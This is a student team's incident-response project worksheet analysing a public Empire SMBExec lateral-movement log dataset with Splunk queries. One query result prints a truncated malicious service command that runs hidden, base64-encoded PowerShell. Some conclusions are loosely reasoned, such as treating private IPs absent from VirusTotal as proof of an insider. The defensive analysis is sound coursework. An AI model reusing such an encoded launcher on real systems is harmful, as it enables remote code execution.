CYB102 Milestone 1

(🔗 Instructions Page)

Team Members (Required)

Reminder: Make sure to provide **edit access** for this Milestone document to **everyone on your team!**

👤 Student Name: 💬 Student Pronouns: ✉️ Student Email: 🐹Favorite Animal:	Kayla Yan she/they kay3bbs@gmail.com Cats	👤 Student Name: 💬 Student Pronouns: ✉️ Student Email: 🍦Favorite Flavor:	Isaiah Ameho He/Him zaiya4002@gmail.com Vanilla
👤 Student Name: 💬 Student Pronouns: ✉️ Student Email: 🎡Favorite Park:	Jose Hernandez-Arce He/Him jhernandezarce81@gmail.com Universal Studios	👤 Student Name: 💬 Student Pronouns: ✉️ Student Email: 🎮Favorite Game:	Jonathan Cortez He/him cortezjohnny62@gmail.com Omori
👤 Student Name: 💬 Student Pronouns: ✉️ Student Email: ☕Favorite Drink:	Danica Madamba They/them danicajadenm@gmail.com Brisk Lemon Iced Tea	👤 Student Name: 💬 Student Pronouns: ✉️ Student Email: 🍀Favorite Hobby:	Phuoc Quy He/Him phuocquyforwork@gmail.com Traveling

What are pronouns / Why are they included here?

Select one (or more) open-source Datasets to analyze (Required)

Data Set Chosen: The data set we have chosen to analyze for The Data Dig is...

Name:	Empire Invoke SMBExecsm
Primary Link:	https://1drv.ms/x/c/b4e0b6fe9f3f3eaa/EXvI9JmfisJDu0g-3R7jMUgB_Og4HddCa-egRRWZB6BXbQ?e=kL8PGK&nav=MTVfezBBMUQ3RDI5LUMwM0QtNDE2MC04RDIyLTUwQjlCRkQ1NDZEQX0
Other Resource:	https://raw.githubusercontent.com/OTRF/Security-Datasets/master/datasets/atomic/windows/lateral_movement/host/empire_smbexec_dcerpc_smb_svcctl.zip (NOTE: This is the FULL datdset, but it IS and WAS marked for a virus, so we used our primary link which is trimmed with minimum risk)

Other Resource:

Data Set Description: Where does the data come from? Who generated it? What kind of devices / technologies does it target? What format is the data in?

The data came from a website hosting various cybersecurity datasets and was heavily contributed by user Roberto Rodriguez (@Cyb3rWard0g) with references to GitHub users Matt Graeber (@mattifestation) Joe Bialek (@JosephBialek) Lee Christensen (@tifkin_) Will Schroeder (@harmj0y) Stark who created a PowerShell injection script. The dataset is in the format of a csv file containing fields for time, channel, eventId, sourceImage, targetImage, Parent image, command, Processname Parent process, and others. In the dataset the devices being targeted are computers and other network devices using the SMB protocol. Adversaries use SMB to access named pipes and start a malicious service using RPC methods.

Hypothesis: What are 3 things you expect to find when you analyze the data?
Tip: You won't lose points if these hypotheses turn out to be wrong! Make educated guesses!

Finding #1: Since adversaries are using SMB to access named pipes and start malicious services via RPC, we expect to see eventID such as 7045 for service creation

Finding #2: With references to PowerShell injection, we also might observe that processes like powershell.exe are spawned by other unusual parents

Finding #3: Off-hours activity

Select an incident-response playbook to follow (Required)

Playbook Chosen: The playbook we have decided to follow for The Data Dig is...

Name: Remote Access Trojans (RATs) Counteraction Playbook

Primary Link: https://u.rocheston.com/remote-access-trojans-rats-counteraction-playbook/

Other Resource:

Other Resource:

Playbook Description: Who wrote this playbook? Who is the target audience? Does it make any specific assumptions about the data set? If so, do those match your data, or will you have to adapt the playbook?


The playbook is written by Rocheston, a cybersecurity company specializing in cybersecurity training and research. The target audience seems to be cybersecurity engineers/analysts, system administrators, and other members of a company's IT security team. The playbook makes the assumption that the attack being responded to is a phishing attack however, it also provides general instructions and details on it can be used for other style attacks. We may have to adapt some aspects of the playbook to our dataset.

Tools we Plan to Use: Based on your dataset and playbook, what blue-team tools from this course will you use to analyze the incident? (MINIMUM of 2)

Tool #1:	Splunk
Tool #2:	VirusTotal
Tool #3:	AbuseIPDB
Tool #4:	https://www.ultimatewindowssecurity.com/securitylog/encyclopedia
Tool #5:	

Answer each of the *key aspect* questions (Required)

Instructions: *For each of the key aspects below, include a few sentences explaining how your project is demonstrating that aspect. Please include at least one specific example.*



For a full definition of each of the key aspects, please view the Data Dig Project page on the Course Portal.

Monitoring Sources

How it relates to our project:

Monitoring sources relate to our project in that they provide the data(in the form of logs) for us to analyze and help determine whether an incident has occurred or not and how to respond to it. The source of our dataset does not explicitly state what monitoring sources were used to identify the incident but based on the information and data we found in the dataset I would assume network logs via Wireshark and system security logs via Windows Security audits were monitoring sources that were used.

Example(s):

Windows security Audits were most likely the system log tool that was used as our dataset contains fields like “eventID” , a field for ”security” , and an “eventType” field indicating that security auditing was being performed on certain devices.

Identified Assets

How it relates to our project:

Discuss the assets that were involved in the incident, including any affected systems or applications.
Assets that were involved in the incident include WORKSTATION6 and WORKSTATION5 with both of them ending up in the attackers control under remote access. Other assets include the IPs: 0.0.0.0, 172.18.39.6, 172.18.39.5, 172.18.38.5, fe80::9582:39e0:356b:ef4e (link-local ipv6), 172.18.38.6.

Example(s):

Using Window Security Event Logs, we were able to determine that event ID 4697 signifies a service was installed to the system by searching in Splunk said ID. This service was then installed through PowerShell. Through this, we were also able to identify where said service was installed–that being WORKSTATION6.

Impact Analysis and Triage

How it relates to our project:

Determine the severity of the incident and prioritize your response efforts
The attacker–who had gotten access to WORKSTATION 5–pushed a program onto WORKSTATION 6 with the highest permissions. The attacker only hopped to WORKSTATION 6, where nothing was stolen, but since they took over an entire computer, it is a serious incident because they could end up taking the entire network.

Example(s):

Using different Splunk queries, we can search and filter with eventIDs to help us understand the points at which the attacks took place and how severe it was/affected systems. EventID 4103 and 4104 tells us that an cmdlet is run and records the code ran through text even if obfuscated or Base-64-encoded. This is seen when the attacker runs “Invoke-SMBExec”. EventID 4697 is an EventID that is logged into the CSV, which Indicates a new Windows service was created or an existing one modified—often used by attackers for persistence or remote code execution. In the logs we can see that this appears when the attacker pivots from workstation5 to workstation6. EventID 7045 tells us that “A service was installed in the system.” So when we see it, so when we see when it occurs in the logs it lines up with the appearance of eventID 4697, showing the rogue service was installed.

Threat Intelligence

How it relates to our project:

Threat intelligence can help responders determine whether the attack originates from a repeat/known offender or if this is an isolated incident. If it is a known attacker, then we can find out additional information that may help our response. If our intel suggests that this is not a known attacker, then it is likely to come from within the victim organization.

Example(s):

Searched for IP Addresses 172.18.39.6 and 172.18.38.6 in both VirusTotal and AbuseIPDB, which both returned nothing. This confirms that it is an isolated and internal attack that likely came from within the company

Recommended Remediation

How it relates to our project:

In our project, the attacker was able to gain control over multiple workstations using SMBExec, which exploited Windows systems through remote PowerShell commands. Since the attacker was able to escalate privileges and install services, it's crucial to perform a thorough remediation process to prevent future breaches, especially from internal vectors.

Example(s):

To remediate the incident, immediate containment should be enforced by disabling network access on WORKSTATION5 and WORKSTATION6 to prevent further lateral movement. All user and administrative credentials on affected systems must be reset to mitigate the risk of credential theft. The malicious service, identified via EventID 4697, should be removed using PowerShell, ensuring that no persistence mechanisms remain. Additionally, all systems must be patched and updated to eliminate vulnerabilities exploited by SMBExec or PowerShell. Logging and monitoring capabilities should be enhanced by implementing centralized logging (e.g., via Splunk) and setting up alerts for high-risk Event IDs such as 4697, 4103, and 4104. To reduce the risk of future incidents, employees should receive cybersecurity awareness training, especially on identifying phishing and social engineering attempts. Finally, enforcing stricter PowerShell execution policies and minimizing administrative privileges across the network will help strengthen the overall security posture.

Case Management System (and screenshots)

How it relates to our project:

Incident ID	Incident Type	Date & Time (UTC)	Severity	Incident Handler	Affected User	System Affected
IR-2025-008	Malware	2025-05-07 8:30	High	Kayla Yan	Jane Smith	WORKSTATION5,WORKSTATION6

Incident Description


A Trojan-based attack was executed through a PowerShell script, resulting in the compromise of multiple systems within the network. The malware established unauthorized remote access to WORKSTATION6 and WORKSTATION5, both of which fell under the attacker's control.

Indicators of Compromise (IoCs)

Indicator Type	Indicator Value	Confidence	Source
Malware Hash	44d88612fea8a8f36de82e1278abb02f(MD5)	High	AntiVirus
IP	172.18.38.6	High	VirusTotal
Compromised Host	WORKSTATION5	High	Incident Description
Target Host	WORKSTATION6	High	Incident Description

Event Log Reference	Event ID 4697 (Service Installed)	High	Security Logs
Lateral Movement	From WORKSTATION5 to WORKSTATION6|	High	Splunk +Logs

Example(s):



status == 'open' AND (owner =:

Incident #8954: IR-2025-07

Open · 2025-08-05 11:25:40 · 2025-08-05 11:25:56

Owner: admin

Severity: High

TLP: Green

Description
A Trojan-based Norse attack was executed through a PowerShell script, resulting in the compromise of multiple systems within the network. The malware established unauthorized remote access to WORKSTATION6 and WORKSTATION5, both of which fell under the attacker's control.

CreateTicket · admin · today, 11:25 PM

Presentation Prep (Required)

Presentation Plan: What is your plan for the presentation? Please include a roadmap, flowchart, diagram, or outline.

Things to consider:

- ☑ ~~What will you talk about, and in what order?~~

> ☑ ~~Who will be talking at what times?~~
>
> ☑ ~~What visual-aids will you use?~~
>
> We will go through our response for this situation using this sheet as a guideline. Our presentation will start with our dataset and playbook, then a walkthrough on how we discovered the attack through each key aspect: First, Isaiah will talk about our monitoring sources. Then Danica will discuss the identified assets. Jonathan will explain the impact analysis and triage to get to this point in the investigation. Jose will then analyze the artifacts and say if they are determined threats. Phuoc will follow by talking about the recommended steps post-attack while Kayla will talk about how the case was managed.

Stretch Feature: Custom Playbook (Optional)

If you have chosen to write or modify a playbook, document it here.

Tip: To link your drafts, we recommend using Google Drive files. **Be sure any linked files are set to *"Anyone with the link can View"*!** If the grading team cannot open your file, you **will not get credit** for this stretch feature.

> **Original Playbook:** The original playbook we started with / used as inspiration:

> **Our Playbook:** Our modified playbook for The Data Dig: (Can be a WIP, but clear differences should be visible from the Original Playbook)

> **Description of Changes:**

Stretch Feature: One-Pager (Optional)

One-Pager Draft: Please include a draft of a one-page handout, or "one-pager", you can give your audience prior, during, or after the presentation. One-pagers can be used both to provide extra context and summarize key information.

Note: If you link to Google Docs/Slides/etc, be sure your document is set to *"Anyone with the link can view"*!


Milestone Workbook (Optional)


Please use this space to brainstorm, draft, share resources, and otherwise plan out your project!
https://www.unb.ca/cic/datasets/ids-2017.html


Monitoring Sources



Identified Assets

Screenshot	Search Query	Important Results


New Search
source="empire_smbexec(empire_smbexec).csv" host="empire_smbexec" sourcetype="csv"
| search SourceAddress=*
| stats count by SourceAddress
| sort -count
✓ 256 events (before 8/5/25 8:42:43.000 PM)
Events (256) Patterns Statistics (8) Visualization
SourceAddress | count
0.0.0.0 | 13
172.18.39.6 | 3
172.18.39.5 | 3
172.18.38.5 | 2
fe80::9582:39e0:356b:ef4e | 1
:: | 1
::1
172.18.38.6
	source="empire_smbexec(empire_smbexec).csv"
	host="empire_smbexec"
	sourcetype="csv"
	| search SourceAddress=*
	| stats count by SourceAddress
	| sort -count
		Source Address → Count
		0.0.0.0 → 132
		172.18.39.6 → 34
		172.18.39.5 → 32
		172.18.38.5 → 24
		fe80::9582:39e0:356b:ef4e → 12
		- NOTE: link-local ipv6
		:: → 10
		::1 → 8
		172.18.38.6 → 4


 New Search source="empire_smbexec(empire_smbexec).csv" host="empire_smbexec" sourcetype="csv" | search Hashes=* | rex field=Hashes "SHA256=(?<sha256>[A-Fa-f0-9]{64})" | stats dc(host) AS HostsAffected values(Image) AS Executable count by sha256 | sort -count ✓ 0 events (before 8/5/25 8:48:28.000 PM) Events (0) Patterns Statistics (0) Visualization No results found.	source="empire_smbexec(empire_smbexec).csv" host="empire_smbexec" sourcetype="csv" | search Hashes=* | rex field=Hashes "SHA256=(?<sha256>[A-Fa-f0-9]{64})" | stats dc(host) AS HostsAffected values(Image) AS Executable count by sha256 | sort -count	0 events. Trying to look for hashes.

	source="empire_smbexec(empire_smbexec).csv" host="empire_smbexec"
	sourcetype="csv" EventID="4697"
		2 events at 2:57 AM 09/20/2020, AUDIT_SUCCESS

 New Search source="empire_smbexec(empire_smbexec).csv" host="empire_smbexec" sourcetype="csv" EventID="4104" ✓ 2 events (before 8/5/25 9:42:05.000 PM) No Event Sampling ▾ 9/20/20 2:57:00.000 AM 9/20/2020 2:57,Microsoft-Windows-PowerShell/Operational,4104,,,,,,,,,wec.internal.cloudapp.net,,,WARNING host = empire_smbexec source = empire_smbexec(empire_smbexec).csv sourcetype = csv 9/20/20 2:57:00.000 AM 9/20/2020 2:57,Microsoft-Windows-PowerShell/Operational,4104,,,,,,,,,wec.internal.cloudapp.net,,,WARNING host = empire_smbexec source = empire_smbexec(empire_smbexec).csv sourcetype = csv	source="empire_smbexec(empire_smbexec).csv" host="empire_smbexec" sourcetype="csv" EventID="4104"	2 events at 2:57 AM 09/20/2020, WARNING → through Windows Powershell
	source="empire_smbexec_dcerpc_smb_svcctl_2020-09-20025716.json" host="json" sourcetype="_json" EventID="4104"	SEVERITY: WARNING Hostname: WORKSTATION6.theshire.local Channel: Microsoft-Windows-Powershell/Operational Category: Execute a Remote Command

Impact Analysis and Triage

- Event ID 4103 – **PowerShell Module Logging**
  Logs each cmdlet as it enters the PowerShell pipeline; shows parameters and module names.
- Event ID 4104 – **PowerShell Script-Block Logging**
  Captures the full text of every script block that PowerShell executes (great for spotting obfuscated or encoded scripts).
- Event ID 4697 – **Windows Security "Service Installed"**
  Indicates a new Windows service was created or an existing one modified—often used by attackers for persistence or remote code execution.
- Event ID 7045 – **"A service was installed in the system"** (Service Control Manager, System log)




```
source="empire_smbexec_trimmed(empire_smbexec_trimmed).csv" host="Capstone" sourcetype="csv" EventID=4697
| table _time Hostname ServiceName ServiceFileName
```

✓ 1 event (before 8/5/25 11:07:29.000 PM) No Event Sampling ▾

_time	Hostname	ServiceName	ServiceFileName
2020-09-20 02:57:00	WORKSTATION6.theshire.local	PGUJLOAKFQFVOMHGFQPX	%COMSPEC% /C "%COMSPEC% /C start /b C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAcwBpAG8ATgBUAGEAQgBMAEUALgBQAFMAVgBFAHIAcwBJAE8AbgAuAE0AYQBqAE8AUgAgAC0AZwBlACAAMwApAHsAJAA2ADgANgA2AD0AWwBSAEUAZgBdAC4AQQBzAHMAZQBNAEIATABZAC4ARwBlAHQAVABZAHAARQAoA

source="empire_smbexec_trimmed(empire_smbexec_trimmed).csv" host="Capstone" sourcetype="csv" EventID=4697
| table _time Hostname ServiceName ServiceFileName
^ Shows when the attacker pushed malware to workstation6



```
source="empire_smbexec_trimmed(empire_smbexec_trimmed).csv" host="Capstone" sourcetype="csv" EventID=4697 OR EventID=7045
| stats count by Hostname
```

✓ 2 events (before 8/5/25 11:11:12.000 PM) No Event Sampling ▾

Hostname	count
WORKSTATION6.theshire.local	

source="empire_smbexec_trimmed(empire_smbexec_trimmed).csv" host="Capstone" sourcetype="csv" EventID=4697 OR EventID=7045

| stats count by Hostname
Shows that the attacker only hopped to one workstation




Image	sha256	count
C:\Packages\Plugins\Microsoft.Azure.NetworkWatcher.NetworkWatcherAgentWindows\1.4.1654.1\NetworkWatcherAgent\NetworkWatcherAgent.exe	97A1934118B1070A5AEFBFBE28A2E03BFD444E287DDBBCCF6A98445569FCA184	
C:\Packages\Plugins\Microsoft.Azure.NetworkWatcher.NetworkWatcherAgentWindows\1.4.1654.1\NetworkWatcherAgent\NetworkWatcherAgent.exe	EB9C21B8A804CDCD1F865A7C6049414E197DF5FF97A2EB2386FACA8D488A5156	
C:\WindowsAzure\GuestAgent_2.7.41491.993_2020-09-17_150914\CollectGuestLogs.exe	34FA55CB57A85714E3A86D785214648E194667E016E474C83A64396125D71C35	

source="empire_smbexec_trimmed(empire_smbexec_trimmed).csv" host="Capstone" sourcetype="csv"
Hashes=*
| rex field=Hashes "SHA256=(?<sha256>[A-Fa-f0-9]{64})"
| stats count by Image sha256
| head 3
All these hashes are connected to cmd.exe, powershell.exe, and conhost.exe, all trusted binaries, which proves that the hashes were clean

Threat Intelligence

- VirusTotal and AbuseIPDB
  - VIRUSTOTAL
    - No vendors flagged either IP Address as malicious
  - AbuseIPDB
    - Did not find either IP Address in their database
  - This likely means it is an internal attack

Recommended Remediation

- Group

Case Management System (and Screenshots)

-

Submission Checklist

👉*Check off each of the features you have completed.* ***You will only be graded on the features you check off.***

Required Features

- ☑ ~~Select one (or more) open-source Datasets to analyze~~
  - ☑ ~~Data Set Chosen (Name & Link)~~
  - ☑ ~~Data Set Description~~
  - ☑ ~~3 Hypotheses Made~~
- ☑ ~~Select an incident-response playbook to follow~~
  - ☑ ~~Playbook Chosen (Name & Link)~~

    - ☑ ~~Playbook Description~~
    - ☑ ~~2+ Tools Identified~~
- ☑ ~~Answer each of the key aspect questions:~~
    - ☑ ~~Monitoring Sources~~
    - ☑ ~~Identified Assets~~
    - ☑ ~~Impact Analysis and Triage~~
    - ☑ ~~Threat Intelligence~~
    - ☑ ~~Recommended Remediation~~
    - ☑ ~~Case Management System~~
- ☑ ~~Your presentation plan: A roadmap, outline, or diagram~~

Stretch Feature


- ☐ Customize a playbook to fit your dataset / scenario
    - ☐ Original/Inspiration Playbook LInk
    - ☐ Custom Playbook Link
    - ☐ Description of Changes
- ☐ Submit a draft for a one-pager summarizing your project for the audience


💡***Tip: You can see specific grading information, including points breakdown, by going to*** 🔗 ***the grading page on the course portal.***

Submit your work!

Step 0: **Decide** which group member will submit! **Only one person should submit the milestone** each unit – So make sure everyone's names/emails are on this document!

Step 1: **Click** the Share button at the top of your screen double check that anyone with the link can edit.






General access

Anyone with the link

Anyone on the internet with the link can edit

Editor

Step 2: **Copy** the link to this document.



Step 3: **Submit** the link on the portal.